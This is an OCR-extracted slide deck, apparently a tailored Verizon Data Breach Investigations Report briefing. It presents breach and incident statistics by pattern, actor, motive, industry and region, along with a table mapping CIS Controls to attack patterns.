
This year's story — Just the facts — Then and now — Tailored insights

Incident patterns




Patterns over time in incidents

Breach patterns



Patterns over time in breaches

Detection




Detection in non-actor disclosed breaches


Key insights

Breaches continue to be mostly due to external, financially motivated actors.

These findings were the norm, but there is a long tail of less prominent causes and types of attacks. We recommend that you build your security program around the norm, but be sure your team is properly trained to also respond to the exceptions.



Threat actor over time in breaches



Top threat actor motives over time in breaches


Verizon confidential and proprietary. Unauthorized disclosure, reproduction or other use prohibited.

Then and now

This year's story ● Just the facts ● Then and now ● Tailored insights


Threat Actors in Breaches

2008



Sources of Data Breaches (2008 DBIR, Figure 3)


2022



Actors in breaches (n=5,146)


External Threat Actor Motives

2012



Motive of external agents by percent of breaches within external (2012 DBIR, Figure 15)


2022



Motives in External actor breaches by org size


Compromised Assets

2008



Compromised assets (2008 DBIR, Figure 18)


2022



Actions in breaches (n=4,384)


Targeted Data Types

2008



Compromised data types (2008 DBIR, Figure 20)

2022



Top data varieties over time in breaches


Industries

Vertical Coverage

5 Sectors account for 75% of incidents, and 6 Sectors account for 70% of breaches


	Industry vertical segments	Incidents		Breaches	
			ex DDOS		
	Accomodation and Food Servcies (NAICS 72)				
	Arts, Entertainment and Recreation (NAICS 71)				
	Construction (NAICS 23)				
	Educational Servcies (NAICS 61)				
4	Financial & Insurance (NAICS 52)	14%	10%	15%	1
	Healthcare (NAICS 62)			13%	3
3	Information (NAICS 51)	14%	10%	8%	5
5	Manufacturing (NAICS 31-33)	13%	8%	7%	6
	Mining, Quarrying and Oil & Gas, Extraction and Utilities (NAICS 21+22)				
	Other Services (NAICS 81)				
1	Professional, Scientific and Technical Services (NAICS 54)	19%	19%	15%	2
2	Public Administraton (NAICS 92)	15%	17%	12%	4
	Real Estate, and Rental and Leasing (NAICS 53)				
	Retail (NAICS 44-45)				
	Transportation and Warehousing (NAICS 48-49)				

Accommodation and Food Services (72)




Top patterns over time in Accommodation and Food Services breaches

Financial and Insurance (52)




Patterns over time in Financial and Insurance industry breaches

Healthcare (62)



Patterns over time in Healthcare industry breaches


Manufacturing (31 -33)



Top patterns over time in Manufacturing breaches

Regions

North America




Patterns over time in Northern America breaches

Controls and mapping

CIS Controls®

1	Inventory and Control of Hardware Assets
2	Inventory and Control of Software Assets
3	Data Protection
4	Secure Configuration of Enterprise Assets and Software
5	Account Management
6	Access Control Management
7	Continuous Vulnerability Management
8	Audit Log Management
9	Email and Web Browser Protections
10	Malware Defenses

11	Data Recovery
12	Network Infrastructure Management
13	Network Monitoring and Defense
14	Security Awareness and Skills Training
15	Service Provider Management
16	Application Software Security
17	Incident Response Management
18	Penetration Testing



Control	Basic Web Application Attacks	Denial of Service	Everything Else	Lost and Stolen Assets	Miscellaneous Errors	Privilege Misuse	Social Engineering	System Intrusion
1	40%				100%	100%		100%
2						100%		100%
3				36%	71%	79%	14%	50%
4	42%	8%		25%	50%	17%		67%
5	33%					33%	100%	100%
6	50%		25%	25%	25%	50%	100%	100%
7	86%				43%	29%		86%
8	50%	8%	17%		8%	50%	83%	92%
9			14%		14%	29%	14%	100%
10	29%							100%
11				100%	100%			100%
12	50%	12%			25%	12%	25%	88%
13	27%	9%			27%	45%	36%	82%
14	11%		78%	44%	78%	33%	100%	100%
15	14%	14%			100%			100%
16	100%				100%			100%
17	100%	100%	100%	100%	100%	100%	100%	100%
18	100%				100%			100%

